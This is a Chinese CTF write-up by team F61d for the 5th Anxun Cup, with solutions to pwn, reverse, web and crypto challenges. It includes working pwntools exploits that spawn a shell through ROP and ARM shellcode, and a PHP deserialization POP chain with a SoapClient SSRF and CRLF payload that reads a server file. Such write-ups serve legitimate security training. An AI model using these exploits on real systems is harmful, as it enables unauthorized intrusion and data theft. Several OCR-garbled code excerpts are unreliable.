第五届"安洵杯"网络安全挑战赛WriteUp By F61d

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3个>

为积极响应国家网络空间安全人才战略,加快创新性人才培养步伐,提升学生攻防兼备的 网络创新,培养并提升学生的团队合作精神与能力,提高学生的网络安全创新能力与实践 技能。四川安洵信息技术有限公司携手成都信息工程大学道格安全研究实验室举办了面向 全国高校的第五届"安洵杯"网络安全挑战赛

本次第五届"安杯"网络安全挑战赛,经过师傅们的不懈努力(指被小姐姐带飞),F61d成功拿下第二名的好成绩 🐇 🔉



比赛最后的排名情况

PWN

Babybf

逆向一下指令,利用越界读泄露libc,越界写修改栈返回地址

```
from pwn import *
p=remote('47.108.29.107',10356)
libc=ELF('./libc-2.27.so')
context.log_level = 'debug'
context.arch = 'amd64'
r = lambda x: p.recv(x)
ra = lambda: p.recvall()
rl = lambda: p.recvline(keepends=True)
ru = lambda x: p.recvuntil(x, drop=True)
sl = lambda x: p.sendline(x)
sa = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
ia = lambda: p.interactive()
c = lambda: p.close()
li = lambda x: log.info(x)
db = lambda: gdb.attach(p)
def cmd(code):
    sla('len> ',str(len(code)))
    sa('code> ',code)
cmd(p8(0x3e)*0x58+(p8(0x2e)+p8(0x3e))*8+p8(0x2d)*8)
sleep(1)
libcbase=u64(p.recv(6).ljust(8,'\x00'))-231-libc.sym['__libc_start_main']
info('libc->'+hex(libcbase))
system=libcbase+libc.sym['system']
binsh=libcbase+libc.search("/bin/sh").next()
poprdi=libcbase+libc.search(asm("pop rdi\nret")).next()
cmd(p8(0x3e)*0x38+(p8(0x2c)+p8(0x3e))*0x20)
```

```
p.send(p64(poprdi+1)+p64(poprdi)+p64(binsh)+p64(system))
p.interactive()
```

Babyarm

base64换表,然后往bss上写arm架构下的shellcode

```
from pwn import *
p=remote('47.108.29.107',10356)
context.log_level = 'debug'
context.arch = 'arm'
elf=ELF('./chall')
r = lambda x: p.recv(x)
ra = lambda: p.recvall()
rl = lambda: p.recvline(keepends=True)
ru = lambda x: p.recvuntil(x, drop=True)
sl = lambda x: p.sendline(x)
sa = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
ia = lambda: p.interactive()
c = lambda: p.close()
li = lambda x: log.info(x)
db = lambda: gdb.attach(p)
sla('msg> ','s1mpl3Dec0d4r')
payload='a'*0x28+p32(elf.bss()+0x3c)+p32(0x10c00)
sa('comment> ',payload.ljust(0x100,'\x00'))
shellcode='''
    add r0,pc,#12
    mov r1,#0
    mov r2,#0
    mov r7,#11
    svc 0
```

```
payload=shellcode.ljust(0x2c,'\x00')+p32(elf.bss()+0x10)
p.sendline(payload)
p.interactive()
```

REVERSE

Reee

进入sub_401640函数

```
MessageBoxA(0, lext, "0.0", 0);
    exit(0);
}
sub_401430(Buffer, &Buffer[1]);
((void (__cdecl *)(char *))loc_4011B0)(Buffer);
sub_401010("\npress any key to quit...\n", Buffer[0]);
getwch();
ExitProcess(0);
```

进入loc_4011B0发现有花

```
ct:004013BF
ct:004013C1
<t:004013C1
                                          loc_4013C1:
                                                                                    ; CODE XREF: .text:004013BD1j
<t:004013C1
                                                                                    ; .text:004013BF1j
ct:004013C1 E8 8B 45 08 03
                                          call
                                                   near ptr 3485951
ct:004013C1
ct:004013C6 85 E0
                                          test
                                                   eax, esp
ct:004013C8 FC
                                          cld
ct:004013C8
<t:004013C8
d:004013C9 FF FF 0F
                                          db 2 dup(0FFh), 0Fh
```


将e8patch掉

```
Text[21] = 30;
Text[22] = -96;
Text[23] = -112;
memset(v6, 0, sizeof(v6));
memset(v5, 0, sizeof(v5));
qmemcpy(v7, "D0g3", 4);
memset(&v7[4], 0, 0xFCu);
v2 = strlen(a1);
sub_401050(&v7[strlen(v7) + 1] - &v7[1]);
for ( i = 0; i < 256; ++i )
    v5[i] = v6[i];
result = sub_401130(v2);
for ( j = 0; j < 24; ++j )
{
    if ( a1[j] != Text[j] )
        exit(0);
    sub_401130(v2);</pre>
```

```
result = MessageBoxA(0, Text, "0.0", 0);
  }
  return result;
                                                                 (金) 塞猪实验室
000005F2 sub 4011B0:21 (4011F2)
  strcpy(Text, "try agin bro");
  sub_401010("%s", (char)ArgList);
  gets_s(Buffer, 0x32u);
  if ( strlen(Buffer) != 24 )
   MessageBoxA(0, Text, "0.0", 0);
   exit(0);
                     int
  }
  sub_401430(Buffer);
  sub 4011B0(Buffer);
  sub_401010("\npress any key to quit...\n", Buffer[0]);
  getwch();
 ExitProcess(0);
}
                                                                 等指实验室
```

分析sub_401050, sub_401130函数发现是rc4加密

直接用工具解密可以得到flag



re1

```
printf(L"StartServiceCtrlDispatcher() failed!!! [%d]\n", LastError);
33
34
       goto LABEL_29;
35
36
    if ( argc != 2 )
   goto LABEL_29;
37
38
     if ( GetModuleFileNameW(0, Filename, 0x104u) )
39
40
41
       if ( !wcsicmp(argv[1], L"install") )
42
43
         V4 = OpenSCManagerW(0, 0, 0xF003Fu);
         if (!v4)
44
45
46
           v13 = GetLastError();
           printf(L"InstallService() : OpenSCManager failed (%d)\n", v13);
47
48
49
50
         ServiceW = CreateServiceW(v4, L"SvcTest", L"SvcTest", 0淀り鑑觸实驗麴u,
         if ( !ServiceW )
```

startServiceCtrlDispatcherA 函数 (winsvc.h)

项目 • 2022/09/27 • 4 个参与者

△ 反馈

将服务进程的主线程连接到服务控制管理器,这会导致线程成为调用进程的服务控制调度程序线程。

仔细分析一下其实是一个虚拟机保护

```
*this = 0;
this[1] = 0;
this[2] = 0;
this[3] = &begin;
*(this + 16) = 0xF1;
this[5] = change_dest;
*(this + 24) = 0xF2;
this[7] = xor;
*(this + 32) = 0xF5;
this[9] = add;
*(this + 40) = 0xF6;
this[11] = right_shift;
*(this + 48) = 0xF8;
this [13] = unknow1;
                                                 // add
*(this + 56) = 0xF9;
this [15] = unknow2;
                                                 // sub
v1 = malloc(0x512u);
DstBuf = v1;
memset(v1, 0, 0x512u);
*v1 = *Dest;
v1[2] = number;
                  "abcdefghijkl", 12);
qmemcpy(\vee 1 + 12,
                                               (A) 笨猪实验室
return *"ijkl";
```

1 void __thiscall func2(int *this)

直接模拟出汇编指令 然后z3求解即可

```
2 | {
3
     char i; // dl
     int index; // eax
4
5
     int *opcode; // ecx
6
7
     this[3] = &begin;
     for ( i = begin; i != 0xF4; i = *this[3] )
8
9
     {
.0
        index = 0:
.1
        opcode = this + 4;
        while ( i != *opcode )
.3
.4
           ++index;
.5
          opcode += 2;
.6
           if (index >= 7)
.7
             goto LABEL_7;
.8
.9
        (this[2 * index + 5])(this);
10 LABEL_7:
1
                                                         (14) 維指实验室
     }
2
code=[ ...]
this=[0]*16
this[0] = 0
this[1] = 0
this[2] = 0
this[3] = "begin"
this[4] = 0xF1;
this[5] = "change_dest;"
this[6]= 0xF2;
this[7] = "xor;"
this[8] = 0xF5;
this[9] =" add;"
this[10] = 0xF6;
this[11] =" right_shift;"
this[12]= 0xF8;
this[13] = "unknow1;"
this[14]= 0xF9;
```

```
this[15] = "unknow2;"
Dest="xxxxxxxxxxxxabcdefghijkl"
ptr=0
print("======="")
while(code[ptr]!=0xF4):
   opcode = code[ptr]
    if(opcode==0xF1):
       a1 = code[ptr+1]
       a2 = code[ptr+2]
       if(a1==0xE1):
           print("eax = dest[%d]"%a2)
       if(a1==0xE2):
           print("ebx = dest[%d]"%a2)
       if(a1==0xE3):
           print("ecx = dest[%d]"%a2)
       if(a1==0xE4):
           print("dest[%d] = eax"%a2)
       ptr+=6
    elif(opcode==0xF2):
       a2 = code[ptr+1]
       print("eax^=ebx")
       ptr+=1
    elif(opcode==0xf5):
       a2 = code[ptr+1]
       print("read input")
       ptr+=1
    elif(opcode==0xf6):
       a2 = code[ptr+1]
       print("eax = ((2<<eax)|(eax>>6))&0xff ")
       ptr+=1
    elif(opcode==0xf8):
       a1 = code[ptr+1]
       a2 = code[ptr+2]
       if(a1==0xe1):
           print("eax+=%d"%a2)
           print("eax&=0xff")
        if(a1==0xe2):
           print("ebx+=%d"%a2)
           print("ebx&=0xff")
        if(a1==0xe3):
```

```
print("ecx+=a2")
ptr+=3
elif(opcode==0xf9):
    a1 = code[ptr+1]
    a2 = code[ptr+2]
    if(a1==0xe1):
        print("eax-=%d"%a2)
        print("eax&=0xff")
    if(a1==0xe2):
        print("ebx-=%d"%a2)
        print("ebx-=%d"%a2)
        print("ebx&=0xff")
    if(a1==0xe3):
        print("ecx-=%d"%a2)
        print("ecx-=%d"%a2)
        print("ecx-=%d"%a2)
```

打印后z3求解

```
• • •
from z3 import *
data=[0xA7, 0x3A, 0x19, 0xB4, 0xF1, 0x49, 0x2B, 0xCB, 0xEA, 0x0E,
  0x0E, 0x14]
dest=[0]*76
for i in range(12):
    dest[32+i] = BitVec("x[%d]"%(i+1),8)
eax = dest[32]
ebx = dest[33]
ebx+=164
ebx&=0xff
eax^=ebx
eax-=5
eax&=0xff
dest[64] = eax
eax = dest[33]
ebx = dest[34]
ebx+=112
ebx&=0xff
eax^=ebx
eax-=151
```

```
eax&=0xff
dest[65] = eax
eax = dest[34]
ebx = dest[35]
ebx+=79
ebx&=0xff
eax^=ebx
eax-=121
eax&=0xff
dest[66] = eax
eax = dest[35]
ebx = dest[36]
ebx+=211
ebx&=0xff
eax^=ebx
eax-=71
eax&=0xff
dest[67] = eax
eax = dest[36]
ebx = dest[37]
ebx+=95
ebx&=0xff
eax^=ebx
eax-=146
eax&=0xff
dest[68] = eax
eax = dest[37]
ebx = dest[38]
ebx+=3
ebx&=0xff
eax^=ebx
eax-=74
eax&=0xff
dest[69] = eax
eax = dest[38]
ebx = dest[39]
ebx+=8
ebx&=0xff
eax^=ebx
eax-=189
eax&=0xff
```

```
dest[70] = eax
eax = dest[39]
ebx = dest[40]
ebx+=40
ebx&=0xff
eax^=ebx
eax-=57
eax&=0xff
dest[71] = eax
eax = dest[40]
ebx = dest[41]
ebx+=127
ebx&=0xff
eax^=ebx
eax-=41
eax&=0xff
dest[72] = eax
eax = dest[41]
ebx = dest[42]
ebx+=41
ebx&=0xff
eax^=ebx
eax-=59
eax&=0xff
dest[73] = eax
eax = dest[42]
ebx = dest[43]
ebx+=55
ebx&=0xff
eax^=ebx
eax-=193
eax&=0xff
dest[74] = eax
eax = dest[43]
ebx = dest[64]
ebx+=186
ebx&=0xff
eax^=ebx
eax-=209
eax&=0xff
dest[75] = eax
```

```
S = Solver()
for i in range(12):
    S.add(dest[64+i]==data[i])
S.check()
print(S.model())
x=[0]*13
x[5] = 232
x[4] = 64
x[1] = 172
x[9] = 64
x[11] = 116
x[12] = 132
x[8] = 108
x[2] = 92
x[7] = 156
x[10] = 212
x[6] = 12
x[3] = 29
for i in range(13):
    tmp = x[i]
    tmp = ((tmp <<6) | (tmp >>2)) &0xff
    tmp ^= (ord("a")+i-1)
   print(chr(tmp),end='')
```

re2

Main函数中是一个改了输入的rc4加密,发现是一个虚假的flag

```
sub_402A80(v14, v16, &v16[strlen(v16) + 1] - &v16[1]);
sub_402F90("now, please input your flag:", v8);
sub_402FD0("%s", (char)Buf1);
for (i = 0; i < 25; ++i)
  Buf1[i] = (i ^ Buf1[i]) + 12;
sub_402BD0(v14, Buf1, 25);
if (!memcmp(Buf1, &unk_406640, 0x19u))
  CreateProcessW(0, CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
else
  sub_402F90("Sorry you are wrong!!!", v9);
CloseHandle(ProcessInformation.hProcess);
CloseHandle(ProcessInformation.hThread);
sub 402410();
system("pause");
                                                                        (金) 塞猪实验室
return 0;
char v7; // [esp+13h] [ebp-1h]
v6 - a.
```

```
v4 = 0;
  for ( i = 0; i < a3; ++i )
   v6 = (v6 + 1) \% 256;
   v4 = (v4 + *(unsigned __int8 *)(v6 + a1)) % 256;
v7 = *(_BYTE *)(v6 + a1);
   *(_BYTE *)(v6 + a1) = *(_BYTE *)(v4 + a1);
   *(_BYTE *)(v4 + a1) = v7;
   *(_BYTE *)(i + a2) ^= *(_BYTE *)((*(<mark>unsigned</mark> __int8 *)(v4 + a1) + *(<mark>unsigned</mark> __int8 *)(v6 + a1)) % 256 + a1);
   result = i + 1;
 return result;
                                                                           (金) 您猪实验室
}
在函数sub_402A80中发现off_40665C跟进sub_402780
                                   esi
                         pop
                                   esp, offset off_40665C
                         mov
                                                                  (合) 彈艏架鹽室
                         retn
     db
     off_40665C dd offset_sub_402323
                                                    ; DATA XREF: sub 402A80+13A1o
     dd offset sub_402780
                                                    ; DATA XREF: ___report 施精實驗實E3
     dword 406664 dd 44BF19B1h
                                                          security init cookie+431w
L HANDLE sub 402780()
   HMODULE ModuleHandleA; // [esp+0h] [ebp-4h]
   ModuleHandleA = GetModuleHandleA(0);
   sub_4025F0(ModuleHandleA);
   if ( IsDebuggerPresent() )
3
     byte_406000[1599] = 1;
)
     byte_406000[1593] = 2;
3
П
   return CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0);
进入StartAddress并进入fn发现loc 4027F0
      {
        v4 = *1Param;
        if ( *1Param == 87 || v4 == 83 || v4 == 65 || v4 == 68 )
           ((void ( cdecl *)(int *)) loc 4027F0)(lParam);
      return CallNextHookEx(0, code, wParam, (LPARAM)lParam); 維滑实验室
进入发现有花指令
             test
                     eax, eax
                     short near ptr loc 402875+1
             jΖ
                     short near ptr loc_402875+1
             jnz
             loc_402875:
                                                       ; CODE XREF: .text:00402871↑j
                                                       ; .text:00402873↑j
                     eax, ds:[ebp-3Ch]
             mov
```

[ebp-14h], eax

mov

(14) 無緒史验室

```
mov ecx, [ebp-14h]
```

将3fpatch掉f5

```
00402871 74 03
                         jz
                              short loc_402876
00402871
00402873 75 01
                              short loc_402876
                         jnz
00402873
00402875 90
00402875
                                                   ; CODE XREF: .text:00402871行程实验室
00402876
00402876
                         loc_402876:
                                                    ; .text:00402873<sup>†</sup>j
00402876
   4
       char v3[12]; // [esp+38h] [ebp-10h] BYREF
   5
   6
       v2 = *a1;
       strcpy(v3, "Success!!!");
   7
       switch ( v2 )
   8
   9
         case 'A':
   0
            --dword_4068A0;
   1
   2
           Sleep(0x13u);
   3
           break;
         case 'D':
   4
   5
           ++dword 4068A0;
           Sleep(0x14u);
   6
   7
           break;
         case 'S':
   8
   9
           ++dword_40689C;
   0
           Sleep(0x12u);
   1
           break;
   2
         case 'W':
   3
            --dword 40689C;
            Sleep(0x11u);
   4
   5
           break;
         default:
   6
   7
           break;
   8
   9
       if ( (unsigned int)dword_40689C > 39
         || (unsigned int)dword_4068A0 > 39
   0
         1
       {
```


找出迷宫图纸。

发现是类似于走迷宫。

上下左右走结果不对

۵.

找所有调用dword_4068A0的函数



发现其他地方改过

```
dword 40689C = 2;
     dword 4068A0 = 2;
     byte_406000[1170] = 0;
                        rrentTeh()->Proc
 4
 5
       case 17:
          --dword 4068A0;
 6
 7
         a1 = 0;
 8
         break;
 9
       case 18:
         ++dword 4068A0;
10
11
         a1 = 0;
12
         break;
13
       case 19:
         ++dword 40689C;
14
15
         a1 = 0;
         break;
16
       case 20:
17
18
          --dword 40689C;
         a1 = 0;
19
         break;
20
21
       default:
         return dword 406890(a1);
22
23
24
     return dword 406890(a1);
25 }
                                    (2) 學指实验室
```

一个是将初始的位置放在(2,2),另一个是将上下左右改成斜线。

同时查看迷宫图纸的所有调用:

```
Direct Tyr Address
                             Text
w qU 👺
         TlsCallback_0+34
                                    byte_406000[ecx+eax], 0
                            m \circ v
w qU 📴
         TlsCallback_0+78
                                    byte_406000[ecx+eax], 1
                            {\tt mov}
         sub_402780+35
w qU 👺
                                    byte_406000[edx+ecx], 1
                            mov
🛎 Մբ
         sub_402780+4D
                            mov
                                    byte_406000[eax+edx], 2
          sub_4027F0+130
                                    ecx, byte_406000[edx+eax]
          sub_4027F0+16F
                                    edx, byte_406000[eax+ecx]
                            movzx
Line 5 of 6
                                                                       (fe) 您指实验室
                                   Cancel
                                               Search
                                                           Help
有两处改动:
  sub 4025F0(ModuleHandleA);
  if ( IsDebuggerPresent() )
    byte 406000[1599] = 1;
    byte_406000[1593] = 2;
  return CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0);
                                                                       $P$ 笨猪实验室
         dword\ 40689C = 2;
         dword\ 4068A0 = 2;
         byte 406000[1179] = 0;
                                                                  (16) 能增实验室
         result = (int)NtCurrentTeb()->ProcessEnvironmentBlock;
```

将迷宫图纸改正:


手工跑图,并且需要走75步

```
++dword_4068A4;
if ( byte_406000[40 * dword_40689C + dword_4068A0] == 2 && dword_4068A4

{
sub_402F90("\n%s". (char)v3):
```

得到结果:

dssaaasassdsddddwddssasaaassdssaaassddssasaaassdsdssasaassddddsdssasa





WEB

Babyphp

• 参考链接: https://www.cnblogs.com/20175211lyz/p/11515519.html

前置知识点这个LCTF的wp写的很详细,下面写做法。

```
index.php
<?php
//something in flag.php
class A
    public $a;
    public $b;
    public function __wakeup()
        $this->a = "babyhacker";
    public function __invoke()
        if (isset($this->a) && $this->a == md5($this->a)) {
            $this->b->uwant();
class B
    public $a;
    public $b;
```

```
public $k;
    function __destruct()
       this->b = this->k;
       die($this->a);
class C
   public $a;
   public $c;
   public function __toString()
       $cc = $this->c;
       return $cc();
   public function uwant()
       if ($this->a == "phpinfo") {
           phpinfo();
            call_user_func(array(reset($_SESSION), $this->a));
if (isset($_GET['d0g3'])) {
    ini_set($_GET['baby'], $_GET['d0g3']);
   session_start();
   $_SESSION['sess'] = $_POST['sess'];
else{
   session_start();
   if (isset($_POST["pop"])) {
       unserialize($_POST["pop"]);
var_dump($_SESSION);
highlight_file(__FILE__);
flag.php
<?php
session_start();
highlight file( FILE
```

```
//flag在根目录下
if($_SERVER["REMOTE_ADDR"]==="127.0.0.1"){
    $f1ag=implode(array(new $_GET['a']($_GET['b'])));
    $_SESSION["F1AG"]= $f1ag;
}else{
    echo "only localhost!!";
}
```

首先构造pop链。

```
B::__destruct()->C::__toString()->A::__invoke()->C::uwant()
```

中间的md5直接用php弱比较,找一个md5之后是0e开头的就行了。

构造exp:

```
• • •
<?php
//something in flag.php
class A
    public $a = '0e215962017';
    public $b;
    public function __invoke()
        if (isset($this->a) && $this->a == md5($this->a)) {
            $this->b->uwant();
class B
    public $a;
    public $b;
    public $k;
    function __destruct()
```

```
$this->b = $this->k;
       die($this->a);
class C
   public $a ;
   public $c;
   public function __toString()
       $cc = $this->c;
       return $cc();
   public function uwant()
       if ($this->a == "phpinfo") {
           phpinfo();
            call_user_func(array(reset($_SESSION), $this->a));
session_start();
$_SESSION['sess'] = 'SoapClient';
$first = new B();
$first->a = new C();
first->a->c = new A();
first->a->c->b = new C();
$first->a->c->b->a = '11111';
print((serialize($first)));
//var_dump($_SESSION);
```

最后,改一下参数,绕过wakeup

```
••••
s:1:"a";s:11:"0e215962017";s:1:"b";0:1:"C":2:{s:1:"a";s:5:"11111";s:1:"c";N;}}$s:1:"b";N;s:1:"k";N;}
```

利用session反序列,利用SoapClient触发反序列化导致SSRF。

session反序列化->soap(ssrf+crlf)->call_user_func激活soap类。

首先构造原生类链

首先,第一次上传构造好的反序列化的session,设置 ini_set 中session的存储方式为 php_s erialize ,这个时候构造的链子会通过序列化的链子存储,

```
POST /?baby=session.serialize_handler&d0g3=php_serialize HTTP/1.1

Host: 47.108.29.107:10356

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chro Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: PHPSESSID=u6ljl69tjrbutbq4i0oeb0m332

Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 401

sess=|0%3A10%3A%22SoapClient%22%3A5%3A%7Bs%3A3%3A%22uri%22%3Bs%3A3%3A%22bbb%22%3Bs%3A8%3A%22locat
```


```
Pretty 原始 十六进制 \n ≡
                                                                      Pretty 原始 十六进制 Render \n \
1 POST /?baby=session.serialize_handler&dOg3=php_serialize HTTP/1.1
                                                                       HTTP/1.1 200 OK
  Host: 47.108.29.107:10356
                                                                       Date: Sun, 27 Nov 2022 10:28:01 GMT
  Cache-Control: max-age=0
                                                                       Server: Apache/2.4.53 (Debian)
4 Upgrade-Insecure-Requests: 1
                                                                     4 X-Powered-By: PHP/7.4.29
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
                                                                     5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54
                                                                     6 Cache-Control: no-store, no-cache, must-revalidate
  Safari/537.36
                                                                       Pragma: no-cache
6 Accept:
                                                                     8 Vary: Accept-Encoding
  text/html, application/xhtml+xml, application/xml; q=0.9, image/avif, i
                                                                     9 Content-Length: 8354
  mage/webp, image/apng, */*; q=0.8, application/signed-exchange; v=b3; q=
                                                                    10 Connection: close
                                                                    11 Content-Type: text/html; charset=UTF-8
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN, zh; q=0.9
                                                                   13 array(1) {
                                                                   14 ["sess"]=>
9 Cookie: PHPSESSID=u6ljl69tjrbutbq4i0oeb0m332
.0 Connection: close
                                                                    15 string(260) "|0:10:"SoapClient":5: (s:3:"uri"; s:3:"bbb"; s:8:"loca
1 Content-Type: application/x-www-form-urlencoded
                                                                    16 Cookie:PHPSESSID=u6lj169tjrbutbq4i0oeb0m332";s:13:"_soap_versior
.2 Content-Length: 401
                                                                    18 (code)
                                                                         <span style="color: #000000">
                                                                         <span style="color: #0000BB">&lt;?php<br />
  | 0%3A10%3A%22SoapClient%22%3A5%3A%7Bs%3A3%3A%22uri%22%3Bs%3A3%3A%2 19
                                                                         </span>
  2bbb%22%3Bs%3A8%3A%22location%22%3Bs%3A67%3A%22http%3A%2F%2F127.0.
  O.1%2Fflag.php%3Fa%3DSplFileObject%26b%3Dfile%3A%2F%2F%2Ff11111111
                                                                         <span style="color: #FF8000">//something&nbsp;in&nbsp;flag.php
  llaagg%22%3Bs%3A15%3A%22_stream_context%22%3Bi%3A0%3Bs%3A11%3A%22_
  user_agent%22%3Bs%3A48%3A%22aaa%OD%OACookie%3APHPSESSID%3Du61j169t
                                                                         </span>
                                                                         jrbutbq4iOoebOm332%22%3Bs%3A13%3A%22_soap_version%22%3Bi%3A1%3B%7D
                                                                         <span style="color: #0000BB">A<br />
```

第二次,需要将 sess 设置为 SoapClient 这个类,方便第三次利用反序列化pop链中 call_user_func激活soap类




```
* 20 | ["_stream_context"]=>
9 | Cookie: PHPSESSID=u6lj169tjrbutbg4i0oeb0m332
10 Connection: close
                                                                21 int(0)
11 Content-Type: application/x-www-form-urlencoded
                                                                22 ["_user_agent"]=>
12 Content-Length: 15
                                                                  string(48) "aaa
                                                                   Cookie:PHPSESSID=u61j169tjrbutbq4iOoebOm332"
4 sess=SoapClient
                                                                   ["_soap_version"]=>
                                                                26 int(1)
                                                                27
                                                                28 ["sess"]=>
                                                                29 string(10) "SoapClient"
                                                                30 }
                                                                31 (code)
                                                                     <span style="color: #000000")</pre>
                                                                    〈span style="color: #0000BB"><?php
                                                                32
                                                                    </span>
                                                                     (cnan ctur) = "color: #FFROOO" \/ comethinghnhon: inhohen: flag nho
```

第三次,直接用call_user_func激活soap类,通过flag.php将flag写入session



这个地方报错很正常,因为这个pop链并没有形成闭合,最后没有return一个 String 来给B类的 __toString() 方法

最后一次发包获取获取flag



Crypto

cry1

nc 120.78.131.38 10001

```
from pwn import *
from hashlib import *
from itertools import product
from string import *
r = remote("120.78.131.38",10001,level='debug')
_ = r.recvuntil("XXXX + ")
data = r.recvline().decode().strip('\n').split("):")
l = string.ascii_letters + string.digits
for i,j,k,w in product(1,1,1,1):
    s = i+j+k+w+data[0]
    if sha256(s.encode()).hexdigest() == data[1]:
        print(s[:4])
        r.recvuntil('Give Me XXXX:\n')
        r.sendline(s[:4])
        break
r.recvuntil("If you guessed right, I'll give you the flag!, You only have 6 chances (1~20)\n")
for i in range(6):
    x = random.randrange(1,21)
    r.sendline(str(x).encode())
    try:
        r.recvuntil(b'wrong number, guess again:\n')
    except:
        r.interactive()
```

cry2

nc 120.78.131.38 10086

求f2

由于相同明文加密后得到密文相同,每次更改Imssage长度,逐位攻击f2

```
for i in trange(16):
    print('s= '+s)
    for j in ll:
       r.recvuntil('You can input anything:\n')
       r.sendline('00000000' + ('0'*(16-i-1)+s+j) + '0'*(16-i-1))
       r.recvuntil("Here is your cipher: b'")
       data = r.recvline()
       tmp = bytes.fromhex(data[:-2].decode())
       if tmp[16:32]==tmp[32:48]:
           ls.append(j)
           break
   print(ls,i)
assert ls[-1] == '}'
f2 = ''
   f2 += i
print(f2)
```

爆破f1后三位 分字母多进程爆破(62个进程 10min)

```
f1 = ''
a = 'A' #a从 a-zA-Z0-9 多进程爆破

for j in trange(len(l)):
    for k in range(len(l)):
        r.recvuntil('You can input anything:\n')
        f1 = 'D0g3{'+a+1[j]+1[k]
        r.sendline('00000000'+f1+'00000000')
